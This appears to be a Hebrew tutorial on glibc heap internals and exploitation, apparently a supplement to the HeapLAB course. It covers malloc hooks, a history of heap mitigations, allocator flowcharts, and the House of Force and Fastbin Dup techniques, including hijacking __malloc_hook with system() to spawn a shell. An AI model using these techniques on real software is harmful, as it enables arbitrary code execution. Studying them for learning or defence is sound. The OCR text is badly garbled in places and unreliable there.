ההקצאה של malloc וממחזרת אותו. הסימבול free הוא libc_free ()- alias ל- (שם נוסף), אשר בתורה מהו
פונקציית מוחזר !free ()- היכן שנמצא מרבית הקוד האחראי על מוחזר הזיכרון.

Malloc Hooks

glibc מספקת hooks (אמצעי להרחבת ההתנהגות של תוכנית בזמן ריצה, כמו למשל שנוועד לשרת את
המפתח אך אנחנו משתמשים בו "ארכינו האישים") עבור חלק מפונקציונליות הליבה של malloc . שימושים
טיפוסיים ב-hooks אלו כוללים ניטור סטטיסטיות זיכרון דינامي או שימוש של מוקצת זיכרון שונה למגררי.
על כן שהם ניתנים כתיבת במהלך מוחזר ח'י התוכנית, הם מהווים מטרה מעשית (viable) עבור
exploits המנסים להשיג יכולת הרצת קוד. glibc מספקת את ההוקים הבאים בהקשר של malloc :

- __after_morecore_hook
- __free_hook __malloc_hook
- __malloc_initialize_hook
- __memalign_hook
- __realloc_hook

חלק מהוקים אלו מאוכלסים ע"י ערכיו אתחול המאופסים (ל-NULL) לאחר הקראיה הראשונה לפונקציה.



לדוגמה: __malloc_hook ע"י הכתובת של הפונקציה () malloc_hook במהלך האתחול של :ptmalloc_init() וקוראת ל-() malloc_glibc אשר מפסיק את hook __malloc_hook

```
static void* malloc_hook_ini (size_t sz, const void* caller) {
    __malloc_hook = NULL;
    ptmalloc_init();
    return __libc_malloc(sz);
}
```

כאשר hook מאופס, קרייאות לפונקציית האב שלו הולכות ישירות אל אותה פונקציה (האב). כאשר hook מאוכלס, ריצת התוכנית ממשיכה (execution redirection) מהכתובת המוצבעת ע"י ה-Hook כאשר __libc_malloc הפונקציית האב נקראת (מציר קצת PLT/GOT hooking). לדוגמה, השורות הראשונות של () malloc

נראות כך:

```
void* (*hook) (size_t, const void*) = atomic_forced_read __malloc_hook;
if __builtin_expect(hook != NULL, 0)
    return(*hook)(bytes, RETURN_ADDRESS(0));
```

[המשתנה hook הוא מצביע לפונקציה]

החל מגרסת 2.34 של glibc (העדכנית ביותר נכון לפרוטום המאמר) [הוסף מרבית ה-hooks](#) הנ"ל מה-API בין השאר (אבל לא רק) בגלל סיבות אבטחה:

"The deprecated memory allocation hooks __malloc_hook, __realloc_hook, __memalign_hook and __free_hook are now removed from the API. (...)These hooks no longer have any effect on glibc functionality. (...)"

"The __morecore and __after_morecore_hook malloc hooks and the default implementation __default_morecore have been removed from the API. Existing applications will continue to link against these symbols but the interfaces no longer have any effect on malloc."

(glibc malloc) הגנה בקוד של Mitigations

ראשית, נבהיר כי כאשר הפעלה של לינוקס, הקבצים הבינאריים של glibc שלמה חשובים. יתכן ונראה שתי גרסאות של אותה הפעלה עם אותו מספר גרסה של glibc אך עם הגנות (mitigations) שונות. הסיבה לכך יכולה להיות בגלל שימוש ב-branch release master branch ב-לינוקס (backporting) (patching) המבוססת על הקבצים הבינאריים של glibc שלהם פעם אחת לפני שבוצע backporting. הפעלה Fedora 27 היא דוגמה מצויה נוספת. לכן, יתכן שתיתקלו בגרסה של libc עם mitigations שהוצגו לראשונה בגרסה הממוספרת גבוהה יותר.

סקירה היסטורית של הנקודות בקוד מפני אקספלוטציית heap שהוכנסו ל-glibc לאורך השנים:


Commit date	Published in glibc version	Author	Description	Diff
19/08/2003	2.3.3	Ulrich Drepper	Ensure chunks don't wrap around memory on free().	diff
21/08/2004	2.3.4	Ulrich Drepper	Safe unlinking checks.	diff
09/09/2004	2.3.4	Ulrich Drepper	Check that the chunk being freed is not the top chunk. Check the next chunk on free is not beyond the bounds of the heap. Check that the next chunk has its prev_inuse bit set before free.	diff
19/11/2004	2.3.4	Ulrich Drepper	Check next chunk's size sanity on free().	diff
20/11/2004	2.3.4	Ulrich Drepper	Check chunk about to be returned from fastbin is the correct size. Check that the chunk about to be returned from the unsorted bin has a sane size.	diff
22/12/2004	2.3.4	Ulrich Drepper	Ensure a chunk is aligned on free().	diff
13/10/2005	2.4	Ulrich Drepper	Check chunk is at least MINSIZE bytes on free().	diff
30/04/2007	2.6	Ulrich Drepper	Unsafe unlink checks for largebins.	diff
19/06/2009	2.11	Ulrich Drepper	Check if bck->fd != victim when allocating from a smallbin. Check if fwd->bk != bck before adding a chunk to the unsorted bin whilst remaindering an allocation from a large bin. Check if fwd->bk != bck before adding a chunk to the unsorted bin whilst remaindering an allocation from a binmap search. Check if fwd->bk != bck when freeing a chunk directly into the unsorted bin.	diff
03/04/2010	2.12	Ulrich Drepper	When freeing a chunk directly into a fastbin, check that the chunk at the top of the fastbin is the correct size for that bin.	diff
17/03/2017	2.26	DJ Delorie	Size vs prev_size check in unlink macro.	diff
30/08/2017	2.27	Florian Weimer	Don't backtrace on abort anymore.	diff
30/11/2017	2.27	Arjun Shankar	Fix integer overflow when allocating from the tcache.	diff

12/01/2018	2.27	Istvan Kurucsai	Fastbin size check in malloc_consolidate.	diff
14/04/2018	2.28	DJ Delorie	Check if bck->fd != victim when removing a chunk from the unsorted bin during unsorted bin iteration.	diff
16/08/2018	2.29	Pochang Chen	Check top chunk size field sanity in use_top.	diff
17/08/2018	2.29	Moritz Eckert	Proper size vs prev_size check before unlink() in backward consolidation via free. Same check in malloc_consolidate().	diff
17/08/2018	2.29	Istvan Kurucsai	When iterating unsorted bin check: size sanity of next chunk on heap to removed chunk, next chunk on heap prev_size matches size of chunk being removed, check bck->fd != victim and victim->fd != unsorted_chunks (av) for chunk being removed, check prev_inuse is not set on next chunk on heap to chunk being removed.	diff
20/11/2018	2.29	DJ Delorie	Tcache double-free check.	diff
26/11/2018	2.29	Florian Weimer	Validate tc_idx before checking for tcache double-frees.	diff
14/03/2019	2.30	Adam Maris	Check for largebin list corruption when sorting into a largebin.	diff
18/04/2019	2.30	Adhemerval Zanella	Request sizes cannot exceed PTRDIFF_MAX (0x7fffffffffffff)	diff

[HeapLAB - glibc Heap Exploitation Bible by Max Kamper : מלחורה]

תרשים זרימה של malloc

להלן תרשيم זרימה מפורש של האלגוריתם המתאר את מסלולי הקוד ש-(`malloc`) יכול לחתה. בлокים באבע **בצחוב** רלוונטיים רק לארסאות של `glibc` המהודרות עם תמיכה ב-tcache, בлокים **סגולים** מכילים סדרה של פעולות המוצגות בתרשימ זרימה משלהן. בлокים **ירוקים** מצינים הקזאה מוצלחת וחזרה מ-`(malloc)`. נק' הכניסה היא הבלוק העליון השמאלי.




[איור 13: תרשימים זרימה של malloc. מתוך HeapLAB Heap Exploitation Bible, Max Kamper.]

תרשים זרימה של Unsortedbin Scan

להלן תרשيم זרימה המתאר את מסלולי הקוד שסדריקת ה-`Unsortedbin` יכול ללקחת. בлокים בצבע **בזחוב** רלוונטיים רק לגרסאות של `glibc` המהודרות עם תמייה ב-`tcache`, בлокים **ירוקים** מצינים הקצאה מוצלחת וחזרה מ-`malloc()`. אם ריצת התוכנית מגיעה לבLOCK **אדום** - () `malloc()` ממשיר מה- `scan` כמתואר בתרשימן של `malloc()`. נק' הכנסה היא הבלוק העליון השמאלי.


משמעותו לב שה-`bin` מטפל ב-`tcache` dumping ב-`fastbins` לעומת שורה שונה לעומת `smallbins` עם התאמת מדויקת בגודלים מאוחסנים מיידית ב-`tcache`. אלא אם `bin` היעד מלא או `chunk` נמצא מחוץ לטווח גגלי ה-`tcache`, יוקצה `chunk` מ-`minbin` היעד בעת שה-`unsortedbin` ריק.



[איור 14: תרשימן זרימה של הקצאה מ-`Unsortedbin`, באישור היוזר, HeapLAB Heap Exploitation Bible, Max Kamper]

תרשים זרימה של Sysmalloc


להלן תרשيم זרימה מפורש של האלגוריתם המתאר את מסלולי הקוד ש-sysmalloc יכול ללקח. בлокים ירוקים מצינים הקצהה מוצלחת וזרה מ-sysalloc. במידה וRICTת התוכנית מגיעה לבLOCK אדום, מספר השגיאה ENOMEM נשמר לתוך המשתנה הגלובלי errno ו-sysmalloc מוחזירה 0. נק' הכניסה היא הבלוק העליון השמאלי.



[איור 15: תרשימ זרימה של Sysmalloc(), מתוך Heap LAB Heap Exploitation Bible, Max Kamper, באישור היוצרים]

תרשים זרימה של Free

להלן תרשيم זרימה מפשט של האלגוריתם המתאר את מסלולי הקוד ש-(free) יכול ללקחת. בлокים **"ירוקים"** מצינים "מסלול חזרה" (מסתיים ב-return). בлокים **בצהוב** רלוונטיים רק לגרסאות של **glibc** המהודרות עם תמייה ב-**.tcache**.



[איור 16: תרשימ זרימה של (free). מתוך HeapLAB Heap Exploitation Bible, Max Kamper, באישור היוצר]

טכניקות ניצול חולשות/השימוש מפורסמות:

חלק זה מהווה הרחבה לקורס ההכשרה HeapLAB והטרగול המשיי בסביבת Linux Ubuntu. הוא איננו מיועד להיות הסבר ממצה על כל טכניקת heap exploitation (למענה, כל שלב בטכניקה הינו קריטי להצלחתה ונשען על הבנה של המימוש בתוך glibc).

House of Force

סקירה כללית

דרישה של שדה הגודל של top chunk עם ערך גדול מאוד, לאחר מכן בקשה של מספיק זיכרון כדי לגשר על הפער (מרחב זיכרון) בין top chunk ו-target data. הכתובת אליה אנו מעוניינים לכתוב. הקצאות שנעשות בצורה זו יכולות להקיף מסביב את מרחב הזיכרון הווירטואלי (to), ובכך לאפשר לטכניקה זו לטרגט זיכרון בכתובת נמוכה יותר מזו של top chunk.

פרטים


בגרסאות libc לפני 2.29, שדה הגודל של top chunk לא ניתן לשום בדיקות תקינות (integrity) במהלך הקצאות! אם גודל top chunk נדרש ע"י overflow למשל ומוחלף בערך גדול מאוד, הקצאות עוקבות מתוך top chunk (לא ע"י mmap) יכולות להקיף את הזיכרון בשימוש (להגיע עד סוף מרחב הכתובות הווירטואלי ואז להפסיק מתחילה).

הקצאות גדולות מאוד מ-top chunk שהווחת יכולות לגרום להקפה שכזו בגרסאות < 2.30 libc. [בעצם הצליחנו להשיג write primitive arbitrary לכל כתובת שנרצה] כל עוד המרחק אליו בעת הקפת מרחב הכתובות לא גדול מדי ביחס לערך size field של top chunk]

לדוגמה, top chunk שמתחל בכתובת 0x405000 ויעד לכתיבה שנמצא בכתובת 0x404000 בתוך אזור ה-data. של התוכנית שאני חייבים לכתוב אליו. נדרוס את שדה הגודל של top chunk בעזרתאג, נחליף את ערכו ל-1-ffffffffff-ffff-ffff-ffff-ffff-ffff, לאחר מכן נחשב את כמות הבתים הדרושים כדי להציג (קידימה) את top chunk לכתובת שנמצאת בדיק לפניהם. לכן בסה"כ 0x405000 - 0x404000 בתים כדי להגיע לסוף מרחב הכתובות הווירטואליות (VA), בתוספת של 0x404000 בתים ולבסוף החסירה של 0x20 בתים כדי לעזר בדיק 16 בתים לפני כתובות המטרה.

למה מחסירים 0x20? דרך אחת להסתכל על זה היא שקדם כל ציריך לחזור אחורה 0x10 בתים כדי הגיעו לתחלת top chunk שמכיל את target's data, כי לשם אנו רוצים שיזוז top chunk, כדי שבהקצתה הבאה לאחר מכן יוכל נכתב יעד.

הסיבה שאנו מעוניינים בשתי הקצאות היא שכתיבת נתונים לאורך מסלול ההקפה כמעט בטוח תנסה לכתב לאזוריים ללא הרשות כתיבה ונקבל segfault, שנית - צריך להפחית עד 8x0 בתים מההצאה



הראשונה והשנייה של החישוב בגאל ה-field size שמתווסף. (כלל אצבע: אם רוצים chunk בגודל מסוים, נבקש 8 בתים פחות מגודל זה. כמובן שיש עוד ערכאים קטנים יותר שיגרמו להקצתה של אותה כמות בתים).

יש כמה דרכים אפשריות להסתכל על חישובי גודל בקשה ורצוי לציר דוגמה קטנה של למשל 3-chunk-ים להמחשה ואם לא מצליחים - לפעול בשיטת ניסוי וטעייה. האמת היא שניתן להשתמש בכל ערך בין 0x17-0x26 כדי שזה יעבד - malloc מעגל לפני מעלה את גודל הבקשה לגודל הבלוק הקרוב ביותר. בסביבת production ("עלאמת") יתכן ולא נצליח לבקש את הכמות המדויקת של בתים שיתישרו בצוירה מושלמת כי-h-data target עשוי להיות לא מיושר ל-16 בתים או שיכולה הכתיבתה שלנו גם לא תהיה מיושרת. על כן אפשר לנסות לקרב את-h-top chunk ליעד שלנו ומשם לבצע הקצאות נוספות.

לאחר שבקשה זו טופלה מתוך-h-top chunk הבא שנקרה יוגש גם הוא ממנו ויחփוף בבדיקה את נקודת היעד שרצינו לכתוב אליה.

שימושים נוספים

במקרה בו היעד נמצא באותו heap שבו נמצא-h-top chunk, הרקיצה יcosa גם הוא ממנו ויחփוף בבדיקה את נחוצה (אילוץ אחד פחות עבור תוקף), הרקיצה יכולה להקליף מסביב את מרחב הכתובות הירטואלי בחזרה אל אותו heap לכתובות יחסית ל-h-top (אם מציריים את זה, קל לשים לב שהערך שיש לבקש תלוי רק בהפרש בין כתובות-h-top הנוכחי לכתובות היעד! החישוב יהיה מהצורה: -0x20 - delta(x,target) במערכת עם מרחב כתובות של 64 ביט. והרי שהמරחק delta(x,target) לא מושפע מ-ASLR, שניהם זרים באותה מידה ביחד עם כתובות הבסיס של heap. כך שבהפרש ביניהם ההוצאות יתזוזו)

ה-h-malloc hook הוא מטרה מעשית עבור טכניקה זו משומש שהיכולת להעביר גודל בקשה גדול כרצוננו (שרירותי) ל-(malloc) היא תנאי מתקדים למתקפה מסווג House of force. דרישת של-h-malloc עם הכתובות של system() hijacking) (shallow) ולאחר מכן העברת הכתובות של המחרוזת "/bin/sh" אל malloc-carbonate המתחפש לגודל בקשה - שકולה להריצת "/bin/sh" (system) (שאלה: האם חייבים לכתב בעצמנו לכתוב כלשי בזיכרון את המחרוזת "/bin/sh" ולשלוח כתובות זו? תשובה: לא, מחרוזת זו תמיד נמצאת בתוך-object shared glibc's הנטען למרחב הזיכרון הירטואלי של התוכנית במהלך הרכיצה. הסיבה לכך היא שפונקציות (מיובאות) כמו system() במיילא עושות פעולה שකולה לא-system(/bin/sh) בעזרת קריית המערכת execve() המשמש להריצת הפקודה ש-(system) קיבלה

מגבליות

בגרסה 2.29 של glibc הוצאה לראשונה בדיקת שפויות על שדה הגודל של top chunk המוגדרת שה-top chunk לא יותר מעריך המשתנה system_mem של ה-Arena שלו. ערך משתנה זה מייצג את כמות הזיכרון שה-arena קיבל (checked out) מהקרנל ו"חייב לו בחזרה". הוא קטן ברגע שה-Arena "מחזיר חבות" בעת שחרור זכרון מ-heaps השיכים לאותו arena)

בגרסה 2.29 של glibc הוצאה לראשונה בדיקה על גודל ההקצאה המלאי, אשר מגביל את גודל הפער הנitin לגישור על ידי שמתקפת ה-force-House.

Fastbin Dup

סקירה כללית


שימוש באג מסוג שחרור-כפול כדי לכפות על malloc להחזיר למשתמש את אותו chunk פעמיים, בלי לשחרר אותו בין לבין. טכניקה זו מבוצעת בדרך כלל ע"י השחתת מטא-דאטה שנוגע ל-fastbin כדי לקשר chunk מזויף אל ה-fastbin. fastbin מזויף זה יכול להיות מוקצה ולאחר מכן, בהתאם לתוכנית, ישמש לקריאה מ/ כתיבה אל כתובות זיכרון שרירותית.

פרטים

הבדיקה שלא מבוצע שחרור כפוי ל-fastbin chunk שמנסם לשחרר אל תוך ה-fastbit רק מוגדרת שה-fastbin הריאון (בראש הרשימה, ניתן לבדוק ע"י השוואת שדה key) של אותו bin, אם chunk אחר מאותו גודל משוחרר בין השחרור המקורי, אז נעבור את הבדיקה.

לדוגמה, נבקש chunks בשם A ו-B, שניהם יהיו מאותו גודל המתאים ל-fastbin כאשר ישוורו, לאחר מכן נשחרר את A chunk. אם A chunk ישוור שוב מידית - הבדיקה תיכשל כי הוא כבר נמצא בראש רשימת היעד. במקום זאת, נשחרר את B chunk ואז נשחרר את A chunk שוב. בדרך זו B יהיה chunk בראש הרשימה שבו A משוחרר בפעם השנייה. כתע, נבקש 3 chunks מאותו הגודל של A ו-B, malloc B-A-A. יחזיר את chunks בסדר B-A-A.

דבר זה עשוי להוביל הצעדיות ל לקרוא או לכתוב אל chunk שהוקצתה למטרה אחרת. לחילופין, ניתן להשתמש בו כדי לחבר ב-metadata fastbin, בפרט במצב הקדמי (fd) של ה-chunk המשוחרר פעמיים. זה עשוי לאפשר ל-fastbin מזויף להיות הקשור אל תוך ה-fastbin ולآخر مكان להיות מוקצתה. לאחר ההקצאה של chunk המזויף הוא יוכל לשמש לקריאה או כתיבה מכתובות זיכרון שרירותית. Chunks מזויפים שמוקצים בצוורה זו חייבים לעבור את הבדיקה על שדה הגודל המוגדרת שערך השדה שלהם תואם לגודל של אותו bin שמננו הם מוקצים.



